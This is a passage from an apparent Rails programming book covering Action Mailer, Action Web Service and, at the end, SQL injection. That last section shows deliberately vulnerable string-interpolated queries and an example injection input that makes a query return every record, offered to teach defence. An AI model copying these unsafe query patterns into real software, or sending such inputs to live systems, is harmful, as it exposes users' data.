  <td><%= html_line_item.quantity %></td>
  <td>&times;</td>
  <td><%= html_line_item.product.title %></td>
</tr>

```

And finally we'll test this using an action method that renders the e-mail, sets the content type to text/html, and calls the mailer to deliver it.

[Download](#) e1/mailer/app/controllers/test_controller.rb

```

class TestController < ApplicationController
  def ship_order
    order = Order.find_by_name("Dave Thomas")
    email = OrderMailer.create_sent(order)
    email.set_content_type("text/html")
    OrderMailer.deliver(email)
    render(:text => "Thank you...")
  end
end

```

The resulting e-mail will look something like Figure 21.1, on the next page.



Figure 21.1: An HTML-Format E-mail

21.2 Receiving E-mail

Action Mailer makes it easy to write Rails applications that handle incoming e-mail. Unfortunately, you also need to find a way of getting appropriate e-mails from your server environment and injecting them into the application; this requires a bit more work.

The easy part is handling an e-mail within your application. In your Action Mailer class, write an instance method called `receive()` that takes a single parameter. This parameter will be a `TMail::Mail` object corresponding to the incoming e-mail. You can extract fields, the body text, and/or attachments and use them in your application.

For example, a bug tracking system might accept trouble tickets by e-mail. From each e-mail, it constructs a `Ticket` model object containing the basic ticket information. If the e-mail contains attachments, each will be copied into a new `TicketCollateral` object, which is associated with the new ticket.

[Download](#) `el/mailer/app/models/incoming_ticket_handler.rb`

```
class IncomingTicketHandler < ActionMailer::Base

  def receive(email)
    ticket = Ticket.new
    ticket.from_email = email.from[0]
    ticket.initial_report = email.body
    if email.has_attachments?
      email.attachments.each do |attachment|
        collateral = TicketCollateral.new(
          :name          => attachment.original_filename,
```

```

        :body          => attachment.read)
      ticket.ticket_collaterals << collateral
    end
  end
  ticket.save
end
end
end

```

So now we have the problem of feeding an e-mail received by our server computer into the `receive()` instance method of our `IncomingTicketHandler`. This problem is actually two problems in one: first we have to arrange to intercept the reception of e-mails that meet some kind of criteria, and then we have to feed those e-mails into our application.

If you have control over the configuration of your mail server (such as a Postfix or sendmail installation on Unix-based systems), you might be able to arrange to run a script when an e-mail address to a particular mailbox or virtual host is received. Mail systems are complex, though, and we don't have room to go into all the possible configuration permutations here. There's a good introduction to this on the Ruby development Wiki at <http://wiki.rubyonrails.com/rails/show/HowToReceiveEmailsWithActionMailer>.

If you don't have this kind of system-level access but you are on a Unix system, you could intercept e-mail at the user level by adding a rule to your `.procmailrc` file. We'll see an example of this shortly.

The objective of intercepting incoming e-mail is to pass it to our application. To do this, we use the Rails runner facility. This allows us to invoke code within our application's code base without going through the web. Instead, the runner loads up the application in a separate process and invokes code that we specify in the application.

All of the normal techniques for intercepting incoming e-mail end up running a command, passing that command the content of the e-mail as standard input. If we make the Rails runner script the command that's invoked whenever an e-mail arrives, we can arrange to pass that e-mail into our application's e-mail handling code. For example, using procmail-based interception, we could write a rule that looks something like the example that follows. Using the arcane syntax of procmail, this rule copies any incoming e-mail whose subject line contains *Bug Report* through our runner script.

```

RUBY=/Users/dave/ruby1.8/bin/ruby
TICKET_APP_DIR=/Users/dave/Work/BS2/titles/RAILS/Book/code/e1/maile
HANDLER='IncomingTicketHandler.receive(STDIN.read)'

```

```
:0 c
* ^Subject:.*Bug Report.*
| cd $TICKET_APP_DIR && $RUBY script/runner $HANDLER
```

The `receive()` class method is available to all Action Mailer classes. It takes the e-mail text passed as a parameter, parses it into a TMail object, creates a new instance of the receiver's class, and passes the TMail object to the `receive()` instance method in that class. This is the method we wrote on page 487. The upshot is that an e-mail received from the outside world ends up creating a Rails model object, which in turn stores a new trouble ticket in the database.

21.3 Testing E-mail

There are two levels of e-mail testing. At the unit test level you can verify that your Action Mailer classes correctly generate e-mails. At the functional level, you can test that your application sends these e-mails when you expect it to.

Unit Testing E-mail

When we used the `generate` script to create our order mailer, it automatically constructed a corresponding `order_mailer_test.rb` file in the application's `test/unit` directory. If you were to look at this file, you'd see that it is fairly complex. That's because it tries to arrange things so that you can read the expected content of e-mails from fixture files and compare this content to the e-mail produced by your mailer class. However, this is fairly fragile testing. Any time you change the template used to generate an e-mail you'll need to change the corresponding fixture.

If exact testing of the e-mail content is important to you, then use the pre-generated test class. Create the expected content in a subdirectory of the `test/fixtures` directory named for the test (so our `OrderMailer` fixtures would be in `test/fixtures/order_mailer`). Use the `read_fixture()` method included in the generated code to read in a particular fixture file and compare it with the e-mail generated by your model.

However, I prefer something simpler. In the same way that I don't test every byte of the web pages produced by templates, I won't normally bother to test the entire content of a generated e-mail. Instead, I test the thing that's likely to break: the dynamic content. This simplifies the unit test code and makes it more resilient to small changes in the template. Here's a typical e-mail unit test.

Download `e1/mailler/test/unit/order_mailer_test.rb`

```
require File.dirname(__FILE__) + '/../test_helper'
require 'order_mailer'

class OrderMailerTest < Test::Unit::TestCase

  def setup
    @order = Order.new(:name => "Dave Thomas", :email => "dave@pragprog.com")
  end

  def test_confirm
    response = OrderMailer.create_confirm(@order)
    assert_equal("Pragmatic Store Order Confirmation", response.subject)
    assert_equal("dave@pragprog.com", response.to[0])
    assert_match(/Dear Dave Thomas/, response.body)
  end
end
```

The `setup()` method creates an order object for the mail sender to use. In the test method we get the mail class to create (but not to send) an e-mail, and we use assertions to verify that the dynamic content is what we expect. Note the use of `assert_match()` to validate just part of the body content.

Functional Testing of E-mail

Now that we know that e-mails can be created for orders, we'd like to make sure that our application sends the correct e-mail at the right time. This is a job for functional testing.

Let's start by generating a new controller for our application.

```
depot> ruby script/generate controller Order confirm
```

We'll implement the single action, `confirm`, which sends the confirmation e-mail for a new order.

Download `e1/mailler/app/controllers/order_controller.rb`

```
class OrderController < ApplicationController

  def confirm
    order = Order.find(params[:id])
    OrderMailer.deliver_confirm(order)
    redirect_to(:action => :index)
  end

end
```

We saw how Rails constructs a stub functional test for generated controllers back in Section 13.3, *Functional Testing of Controllers*, on page 194.

We'll add our mail testing to this generated test.

Action Mailer does not deliver e-mail in the test environment. Instead, it appends each e-mail it generates to an array, `ActionMailer::Base.deliveries`. We'll use this to get at the e-mail generated by our controller. We'll add a couple of lines to the generated test's `setup()` method. One line aliases this array to the more manageable name `@emails`. The second clears the array at the start of each test.

Download `e1/mailler/test/functional/order_controller_test.rb`

```
@emails      = ActionMailer::Base.deliveries
@emails.clear
```

We'll also need a fixture holding a sample order. We'll create a file called `orders.yml` in the `test/fixtures` directory.

Download `e1/mailler/test/fixtures/orders.yml`

```
daves_order:
  id:      1
  name:    Dave Thomas
  address: 123 Main St
  email:   dave@pragprog.com
```

Now we can write a test for our action. Here's the full source for the test class.

Download `e1/mailler/test/functional/order_controller_test.rb`

```
require File.dirname(__FILE__) + '/../test_helper'
require 'order_controller'

# Re-raise errors caught by the controller.
class OrderController; def rescue_action(e) raise e end; end

class OrderControllerTest < Test::Unit::TestCase

  fixtures :orders

  def setup
    @controller = OrderController.new
    @request     = ActionController::TestRequest.new
    @response    = ActionController::TestResponse.new

    @emails      = ActionMailer::Base.deliveries
    @emails.clear
  end

  def test_confirm
    get(:confirm, :id => @daves_order.id)
    assert_redirected_to(:action => :index)
    assert_equal(1, @emails.size)
  end
end
```

```
email = @emails.first
assert_equal("Pragmatic Store Order Confirmation", email.subject)
assert_equal("dave@pragprog.com", email.to[0])
assert_match(/Dear Dave Thomas/, email.body)
end
end
```

It uses the `@emails` alias to access the array of e-mails generated by Action Mailer since the test started running. Having checked that exactly one e-mail is in the list, it then validates the contents are what we expect.

We can run this test either by using the `test_functional` target of rake or by executing the script directly.

```
depot> ruby test/functional/order_controller_test.rb
```

Chapter 22

Web Services on Rails

With the *Depot* application up and running, we may want to let other developers write their own applications that can talk to it using standard web service protocols. To do that, we'll need to get acquainted with Action Web Service (which we'll call AWS from now on).

In this chapter, we'll discuss how AWS is structured. We'll see how to declare an API, write the code to implement it, and then make sure it works by writing tests for it.

22.1 What AWS Is (and What It Isn't)

AWS handles server-side support for the SOAP and XML-RPC protocols in our Rails application. It converts incoming method invocation requests into method calls on our web services and takes care of sending back the responses. This lets us focus on the work of writing the application-specific methods to service the requests.

AWS does not try to implement every facet of the W3C specifications for SOAP and WSDL or provide every possible feature of XML-RPC. Instead, it focuses on the functionality we can reasonably expect to use regularly in our web services.

- Arbitrarily nested structured types
- Typed arrays
- Sending of exceptions and traces back over the wire when web service methods raise exceptions

Action Web Service lets us be liberal in the input we accept from remote callers, and strict in the output we emit,¹ by coercing input and output values into the correct types.

Using Action Web Service, we could

- add support for the Blogger or metaWeblog APIs to a Rails blogging application,
- implement our own custom API and have .NET developers be able to generate a class to use it from the Action Web Service-generated WSDL, and
- support both SOAP and XML-RPC backends with the same code.

22.2 The API Definition

The first step in creating a web services application is deciding the functionality we want to provide to remote callers and how much information we're going to expose to them.

Ideally, it would then be enough to simply write a class implementing this functionality and make it available for invocation. However, this causes problems when we want to interoperate with languages that aren't as dynamic as Ruby. A Ruby method can return an object of any type. This can cause things to blow up spectacularly when our remote callers get back something they didn't expect.

AWS deals with this problem by performing type coercion. If a method parameter or return value is not of the correct type, AWS tries to convert it. This makes remote callers happy but also stops us from having to jump through hoops to get input parameters into the correct type if we have remote callers sending us bogus values, such as strings instead of proper integers.

Since Ruby can't use method definitions to determine the expected method parameter types and return value types, we have to help it by creating an *API definition* class. Think of the API definition class as similar to a Java or C# interface: It contains no implementation code and cannot be instantiated. It just describes the API.

API definition

Enough talk, let's see an example. We'll use the generator to get started. We'll create a web service that has two methods: one to return a list of all products and the other to return details of a particular product.

¹To paraphrase Jon Postel (and, later, Larry Wall).

```
depot> ruby script/generate web_service Backend find_all_products find_product_by_id
exists app/apis/
exists test/functional/
create app/apis/backend_api.rb
create app/controllers/backend_controller.rb
create test/functional/backend_api_test.rb
```

This generates a stub API definition.

[Download](#) e1/depot_ws/app/apis/backend_api_generated.rb

```
class BackendApi < ActionWebService::API::Base
  api_method :find_all_products
  api_method :find_product_by_id
end
```

And it generates a skeleton controller.

[Download](#) e1/depot_ws/app/controllers/backend_controller_generated.rb

```
class BackendController < ApplicationController
  wsdl_service_name 'Backend'

  def find_all_products
  end

  def find_product_by_id
  end
end
```

And it generates a sample functional test that we'll cover in Section 22.6, *Testing Web Services*, on page 506.

We'll need to finish off the API definition. We'll change its name to ProductApi and its filename to app/apis/product_api.rb.

[Download](#) e1/depot_ws/app/apis/product_api.rb

```
class ProductApi < ActionWebService::API::Base

  api_method :find_all_products,
    :returns => [[:int]]

  api_method :find_product_by_id,
    :expects => [:int],
    :returns => [Product]
end
```

Since we changed the API definition name, the automatic loading of the API definition BackendApi (because it shares a prefix with the controller) will no longer work. So, we'll add a `web_service_api()` call to the controller to attach it to the controller explicitly. We also add some code to the method bodies and make the signatures match up with the API.

Download `e1/depot_ws/app/controllers/backend_controller.rb`

```
class BackendController < ApplicationController
  wsd_service_name 'Backend'

  web_service_api ProductApi
  web_service_scaffold :invoke

  def find_all_products
    Product.find(:all).map{ |product| product.id }
  end

  def find_product_by_id(id)
    Product.find(id)
  end
end
```

There are a couple of important things in the above example controller that may not immediately be obvious. The `wsdl_service_name()` method associates a name with the service that will be used in generated Web Services Definition Language (WSDL). It is not necessary, but setting it is recommended. The `web_service_scaffold()` call acts like the standard Action Pack scaffolding. This provides a way to execute web service methods from a web browser while in development and is something we will want to remove in production.

Now that we've implemented the service, and the scaffolding is in place, we can test it by navigating to the scaffold action (we passed its name as first parameter to `web_service_scaffold()` above). Figure 22.1, on the next page, shows the result of navigating to the scaffold in a browser.

Method Signatures

AWS API declarations use `api_method()` to declare each method in the web service interface. These declarations use *signatures* to specify the method's calling convention and return type.

signatures

A signature is an array containing one or more *parameter specifiers*. The parameter specifier tells AWS what type of value to expect for the corresponding parameter and, optionally, the name of the parameter.

*parameter
specifiers*

`api_method()` accepts the `:expects` and `:returns` options for specifying signatures. The `:expects` option indicates the type (and optionally the name) of each of our method's parameters. The `:returns` option gives the type of the method's return value.

If we omit `:expects`, AWS will raise an error if remote callers attempt to supply parameters. If we omit `:returns`, AWS will discard the method return




Figure 22.1: Web Service Scaffolding Lets You Test APIs

value, returning nothing to the caller. The presence of either option will cause AWS to perform casting to ensure the following.

- The method input parameters are of the correct type by the time the method executes.
- The value returned by the method body is of the correct type before returning it to the remote caller.

Format of Parameter Specifiers

Parameter specifiers are one of the following.

- A symbol or a string identifying one of the Action Web Service base types
- The Class object of a custom structured type (such as an `ActionWebService::Struct` or `ActiveRecord::Base`; see Section 22.2, *Structured Param-*

Parameter Names

Notice that we didn't name the method parameters in the `:expects` signature for the example `ProductApi`. Naming the parameters in `:expects` is not necessary, but without names, the generated WSDL will not have descriptive parameter names, making it less useful to external developers.

ter Types, on the following page)

- A single-element array containing an item from (1) or (2)
- A single-element hash containing as a key the name of parameter and one of (1), (2), or (3) as a value

For example, the following are valid signatures.

`[:string]`

A string array parameter.

`[:bool]`

A boolean parameter.

`[Person]`

A Person structured-type parameter.

`[{:lastname=>:string}]`

A string parameter, with a name of `lastname` in generated WSDL.

`[:int, :int]`

Two integer parameters.

Base Parameter Types

For simple types like numbers, strings, booleans, dates, and times, AWS defines a set of names that can be used to refer to the type in a signature instead of using the possibly ambiguous Class object.

We can use either the symbol or the corresponding string as a parameter specifier.

`:int`

An integer number parameter.

`:string`

A string value.

`:base64`

Use this to receive binary data. When the remote caller supplies a value using the protocol's Base64 type, and `:base64` was used in the signature, the value will be decoded to binary by the time our method sees it.

`:bool`

A boolean value.

`:float`

A floating-point number.

`:time`

A timestamp value, containing both date and time. Coerced into the Ruby Time type.

`:datetime`

A timestamp value, containing both date and time. Coerced into the Ruby DateTime type.

`:date`

A date value, containing just the date. Coerced into the Ruby Date type.

Structured Parameter Types

In addition to the base types, AWS lets us use the Class objects of `ActionWebService::Struct` or `ActiveRecord::Base` in signatures.

Using these lets external developers work with the native structured types for their platform when accessing our web services.

So what gets put into the structured type seen by remote callers? For `ActionWebService::Struct`, all the members defined with `member()`.

```
class Person < ActionWebService::Struct
  member :id,   :int
  member :name, :string
end
```

An `ActiveRecord::Base` derivative exposes the columns defined in its corresponding database table.

22.3 Dispatching Modes

Remote callers send their invocation requests to *endpoint URLs*. (See Sec- *endpoint URLs*)




Figure 22.2: Overview of Direct Dispatching

tion 22.6, *External Client Applications (XML-RPC)*, on page 507, for the formats of endpoint URLs.) Dispatching is the process by which AWS maps these incoming requests to methods in objects that implement the services.

The default dispatching mode is *direct dispatching* and requires no additional configuration to set up. This is the mode we used for the example on page 494.

direct dispatching

Direct Dispatching

With direct dispatching, the API definition is attached directly to the controller, and the API method implementations are placed in the controller as public instance methods.

The advantage of this approach is its simplicity. The drawback is that only one API definition can be attached to the controller; therefore, we can have only one API implementation for a unique endpoint URL. It also blurs the separation of model and controller code. It is shown in Figure 22.2 .

Layered Dispatching

Layered dispatching allows us to implement multiple APIs with one controller, with one unique endpoint URL for all the APIs. This works well for overlapping XML-RPC-based APIs (such as the various blogging APIs), which have desktop client applications supporting only one endpoint URL. This is shown in Figure 22.3, on the following page.

Delegated Dispatching

Delegated dispatching is identical to layered dispatching except that it uses a unique endpoint URL per contained API. Instead of embedding API




Figure 22.3: Overview of Layered Dispatching

Layered Dispatching from a Remote Caller's Perspective

Method invocation requests from remote callers differentiate between the APIs by sending an identifier indicating which API the method call should go to.

In the case of XML-RPC, remote callers use the standard XML-RPC service-Name.methodName convention, `serviceName` being the identifier. For example, an XML-RPC method with a name in the XML-RPC message of `blogger.newPost` would be sent to a `newPost()` method in whichever object is declared to implement the `blogger` service.

In the case of SOAP, this information is encoded in the `SOAPAction` HTTP header as declared by the generated WSDL. This has the implication that remote callers behind a proxy stripping off this HTTP header will not be able to call web services that use layered dispatching.

identifiers in the method invocation messages, remote callers send the messages for a specific API to its associated endpoint URI.

We use the `web_service_dispatching_mode()` method in a controller to select that controller's dispatching mode.

[Download](#) `e1/ws/dispatching_mode.rb`

```
class RpcController < ActionController::Base
  web_service_dispatching_mode :layered
end
```

The valid modes are `:direct`, `:layered`, and `:delegated`.

22.4 Using Alternate Dispatching

As we've already used direct dispatching in our first example web service, let's implement the same web service in one of the other modes.

Layered Dispatching Mode

Since layered dispatching implements multiple APIs with one controller, it needs to create mappings for incoming method calls to the objects implementing them. We do this mapping using the `web_service()` declaration in the controller.

[Download](#) `e1/depot_ws/app/controllers/layered_backend_controller.rb`

```
class LayeredBackendController < ApplicationController
  web_service_dispatching_mode :layered
  web_service_scaffold :invoke

  web_service :product, ProductService.new
  web_service(:order) { OrderService.new }
end
```

You'll notice that we no longer attach the API definition to the controller, as it no longer contains the API methods. Also notice the two different ways we called `web_service()`.

The first call to `web_service()` passed it a `ProductService` instance directly. This is sufficient if our web service doesn't need to have anything to do with the controller. As the instance is created at class definition time, though, it has no access to the instance variables of the controller, so it effectively operates in isolation from it.

The second call to `web_service()` passes a block parameter. This has the effect of deferring `OrderService` instantiation to request time. The block we give it will be evaluated in controller instance context, so it will have access

to all the instance variables and methods of the controller. This can be useful if we need to use helper methods such as `url_for()` in our web service methods.

Here's the rest of our code. First, here's the implementation of our product searching service.

Download `e1/depot_ws/app/apis/product_service.rb`

```
class ProductService < ActionWebService::Base
  web_service_api ProductApi

  def find_all_products
    Product.find(:all).map{ |product| product.id }
  end

  def find_product_by_id(id)
    Product.find(id)
  end
end
```

And here's the implementation of the API to determine if a product has been shipped.

Download `e1/depot_ws/app/apis/order_service.rb`

```
class OrderApi < ActionWebService::API::Base
  api_method :is_order_shipped,
    :expects => [{:orderid => :int}],
    :returns => [:bool]
end

class OrderService < ActionWebService::Base
  web_service_api OrderApi

  def is_order_shipped(orderid)
    raise "No such order" unless order = Order.find_by_id(orderid)
    !order.shipped_at.nil?
  end
end
```

Implementing Delegated Dispatching

The implementation for delegated dispatching is identical to layered dispatching, except that we pass `:delegated` to `web_service_dispatching_mode()` rather than `:layered`.

22.5 Method Invocation Interception

To avoid duplicating the same code in multiple methods, AWS allows us to perform invocation interception, allowing us to register callbacks that will be invoked before and/or after the web service request.

AWS interception works similarly to Action Pack filters but includes additional information about the web service request that is not available through Action Pack filters, such as the method name and its decoded parameters.

For example, if we wanted to allow only remote callers with an acceptable API key to access our product searching web service, we could add an extra parameter to each method call.

Download `e1/depot_ws/app/apis/product_auth_api.rb`

```
class ProductAuthApi < ActionWebService::API::Base

  api_method :find_all_products,
    :expects => [[:key=>:string]],
    :returns => [[:int]]

  api_method :find_product_by_id,
    :expects => [[:key=>:string], [:id=>:int]],
    :returns => [Product]

end
```

And then create an invocation interceptor that validates this parameter without putting the code in every method.

Download `e1/depot_ws/app/controllers/backend_auth_controller.rb`

```
class BackendAuthController < ApplicationController
  wsdl_service_name 'Backend'

  web_service_api ProductAuthApi
  web_service_scaffold :invoke

  before_invocation :authenticate

  def find_all_products(key)
    Product.find(:all).map{ |product| product.id }
  end

  def find_product_by_id(key, id)
    Product.find(id)
  end

  protected
    def authenticate(name, args)
```

```

    raise "Not authenticated" unless args[0] == 'secret'
  end
end

```

Like with Action Pack, if a before interceptor returns false, the method is never invoked, and an appropriate error message is sent back to the caller as an exception. If a before interceptor raises an exception, invocation of the web service method will also be aborted.

AWS interceptors are defined using the methods `before_invocation()` and `after_invocation()`.

```

before_invocation(interceptor, options={})
after_invocation(interceptor, options={})

```

An interceptor can be a symbol, in which case it is expected to refer to an instance method. It can also be a block or an object instance. When it's an object instance, it is expected to have an `intercept()` method.

Instance method before interceptors receive two parameters when called, the method name of the intercepted method and its parameters as an array.

```

def interceptor(method_name, method_params)
  false
end

```

Block and object instance before interceptors receive three parameters. The first is the object containing the web service method, the second the the intercepted method name, and the third its parameters as an array.

```

before_invocation do |obj, method_name, method_params|
  false
end

```

After interceptors receive the same initial parameters as before interceptors but receive an additional parameter at the end. This contains the intercepted method return value, since after interceptors execute after the intercepted method has completed.

The `before_invocation()` and `after_invocation()` methods support the `:except` and `:only` options. These options take as argument an array of symbols identifying the method names to limit interceptions to.

```

before_invocation :intercept_before, :except => [:some_method]

```

The previous example applies the `:intercept_before` interceptor to all web service methods except the `:some_method` method.

22.6 Testing Web Services

Action Web Service integrates with the Rails testing framework, so we can use the standard Rails testing idioms to ensure our web services are working correctly.

When we used the `web_service` generator for the first example, a skeleton functional test was created for us in `test/functional/backend_api_test.rb`.

This is our functional test, modified to pass on the parameters expected by the example on page 494.

Download `e1/depot_ws/test/functional/backend_api_test.rb`

```
require File.dirname(__FILE__) + '/../test_helper'
require 'backend_controller'

class BackendController
  def rescue_action(e)
    raise e
  end
end

class BackendControllerApiTest < Test::Unit::TestCase
  fixtures :products

  def setup
    @controller = BackendController.new
    @request     = ActionController::TestRequest.new
    @response    = ActionController::TestResponse.new
  end

  def test_find_all_products
    result = invoke :find_all_products
    assert result[0].is_a?(Integer)
  end

  def test_find_product_by_id
    product = invoke :find_product_by_id, 2
    assert_equal 'Product 2', product.description
  end
end
```

This tests the web service methods in `BackendController`. It performs a complete Action Pack request/response cycle, emulating how our web service will get called in the real world.

The tests use `invoke(method_name, *args)` to call the web service. The parameter `method_name` is a symbol identifying the method to invoke, and `*args` are zero or more parameters to be passed to that method.

The `invoke()` method can be used to test controllers using direct dispatching only. For layered and delegated dispatching, we use `invoke_layered()` and `invoke_delegated()` to perform the test invocations. They have identical signatures.

```
invoke_layered(service_name, method_name, *args)
invoke_delegated(service_name, method_name, *args)
```

In both cases, the `service_name` parameter refers to the first parameter passed to `web_service()` when declaring the service in the controller.

External Client Applications (SOAP)

When we want to test with external applications on platforms that have a SOAP stack, we'll want to create our clients from the WSDL that AWS can generate.

The WSDL file AWS generates declares our web service to use RPC-encoded messages, as this gives us stronger typing. These are also the only type of message AWS supports: Document/Literal messages are not supported.

The default Rails `config/routes.rb` file creates a route named `service.wsdl` on our controller. To get the WSDL for that controller, we'd download the file

```
http://my.app.com/CONTROLLER/service.wsdl
```

and use an IDE such as Visual Studio or the appropriate command-line tools like `wsdl.exe` to generate the client class files. Should we remove the `service.wsdl` route, an action named `wsdl()` will still exist in the controller.

External Client Applications (XML-RPC)

If our web service uses XML-RPC instead, we have to know what the endpoint URL for it is going to be, as XML-RPC does not have a WSDL equivalent with information on where to send protocol requests. For direct and layered dispatching, the endpoint URL is

```
http://my.app.com/PATH/TO/CONTROLLER/api
```

For delegated dispatching, the endpoint URL is

```
http://my.app.com/PATH/TO/CONTROLLER/SERVICE\_NAME
```

In this case, `SERVICE_NAME` refers to the name given as the first parameter to `web_service()` in the controller.

Having two different URLs for these different cases may seem arbitrary, but there is a reason. For delegated and layered dispatching, the information telling us which service object the invocation should be routed to is

```

<?xml version="1.0" encoding="UTF-8"?>
<definitions name="Backend" xmlns:typens="urn:ActionWebService" . . .
  <types>
    <xsd:schema xmlns="http://www.w3.org/2001/XMLSchema" . . .
      <xsd:complexType name="Product">
        <xsd:all>
          <xsd:element name="id" type="xsd:int"/>
          <xsd:element name="title" type="xsd:string"/>
          <xsd:element name="description" type="xsd:string"/>
          <xsd:element name="image_url" type="xsd:string"/>
          <xsd:element name="price" type="xsd:double"/>
          <xsd:element name="date_available" type="xsd:dateTime"/>
        </xsd:all>
      </xsd:complexType>
      <xsd:complexType name="IntegerArray">
        <xsd:complexContent>
          <xsd:restriction base="soapenc:Array">
            <xsd:attribute wsdl:arrayType="xsd:int[]" ref="soapenc:arrayType"/>
          </xsd:restriction>
        </xsd:complexContent>
      </xsd:complexType>
    </xsd:schema>
  </types>
  <message name="FindAllProducts">
  </message>
  <message name="FindAllProductsResponse">
    <part name="return" type="typens:IntegerArray"/>
  </message>
  <message name="FindProductById">
    <part name="param0" type="xsd:int"/>
  </message>
  . . .

```

Figure 22.4: WSDL Generated by AWS

embedded in the request. For delegated dispatching we rely on the controller action name to determine which service it should go to.

Note that these URLs are used as both the SOAP and XML-RPC message endpoints; AWS is able to determine the type of message from the request.

22.7 Protocol Clients

Action Web Service includes some client classes for accessing remote web services. These classes understand Action Web Service API definitions, so if we have the API definition of a remote service, we can access that service with type conversion to and from the correct types occurring automatically for us.

However, these are not general-purpose clients. If our client application is not tightly coupled to the server, it may make more sense to use Ruby's native SOAP and XML-RPC clients.

If we want to access a remote web service API from inside a controller with the AWS clients, use the `web_client_api()` helper function.

```
class MyController < ApplicationController
  web_client_api :product,
                 :soap,
                 "http://my.app.com/backend/api"

  def list
    @products = product.find_all_products.map do |id|
      product.find_product_by_id(id)
    end
  end
end
```

The `web_client_api` declaration creates a protected method named `product()` in the controller. This uses the `ProductApi` class we created in the first example. Calling the `product()` method returns a client object with all the methods of `ProductApi` available for execution.

We can also invoke the web service API directly by creating an instance of the client for the relevant protocol (either `ActionWebService::Client::Soap` or `ActionWebService::Client::XmlRpc`). We'll then be able to invoke API methods on this instance.

```
shop = ActionWebService::Client::Soap.new(ProductApi,
      "http://my.app.com/backend/api")
product = shop.find_product_by_id(5)
```

Chapter 23

Securing Your Rails Application

Applications on the web are under constant attack. Rails applications are not exempt from this onslaught.

Security is a big topic—the subject of whole books. We can't do it justice in just one chapter. You'll probably want to do some research before you put your applications on the scary, mean 'net. A good place to start reading about security is the Open Web Application Security Project (OWASP) at <http://www.owasp.org/>, a group of volunteers who put together “free, professional-quality, open-source documentation, tools, and standards” related to security. Be sure to check out their top 10 list of security issues in web applications. If you follow a few basic guidelines, your Rails application can be made a lot more secure.

23.1 SQL Injection

SQL injection is the number one security problem in many web applications. So, what is SQL injection, and how does it work?

Let's say a web application takes strings from unreliable sources (such as the data from web form fields) and uses these strings directly in SQL statements. If the application doesn't correctly quote any SQL metacharacters (such as backslashes or single quotes), an attacker can take control of the SQL executed on your server, making it return sensitive data, create records with invalid data, or even execute arbitrary SQL statements.

Imagine a web mail system with a search capability. The user could enter a string on a form, and the application would list all the e-mails with that string as a subject. Inside our application's model there might be a query that looks like the following.

```
Email.find(:all,
           :conditions => "owner_id = 123 AND subject = '#{params[:subject]}'"")
```

This is dangerous. Imagine a malicious user manually sending the string "OR 1 --" as the name parameter. After Rails substituted this into the SQL it generates for the `find()` method, the resulting statement will look like this.¹

```
select * from emails where owner_id = 123 AND subject = '' OR 1 --''
```

The OR 1 condition is always true. The two minus signs start an SQL comment; everything after them will be ignored. Our malicious user will get a list of all the e-mails in the database.²

Protecting against SQL Injection

If you use only the predefined ActiveRecord functions (such as `attributes()`, `save()`, and `find()`), and if you don't add your own conditions, limits, and SQL when invoking these methods, Active Record takes care of quoting any dangerous characters in the data for you. For example, the following call is safe from SQL injection attacks.

```
order = Order.find(params[:id])
```

Even though the `id` value comes from the incoming request, the `find()` method takes care of quoting metacharacters. The worst a malicious user could do is to raise a *Not Found* exception.

But if your calls do include conditions, limits, or SQL, and if any of the data in these comes from an external source (even indirectly), you have to make sure that this external data does not contain any SQL metacharacters. Some potentially insecure queries include

```
Email.find(:all,
           :conditions => "owner_id = 123 AND subject = '#{params[:subject]}'"")
```

```
Users.find(:all,
           :conditions => "name like '%#{session[:user].name}%'")
```

```
Orders.find(:all,
            :conditions => "qty > 5",
            :limit       => #{params[:page_size]})
```

The correct way to defend against these SQL injection attacks is never to substitute anything into an SQL statement using the conventional Ruby

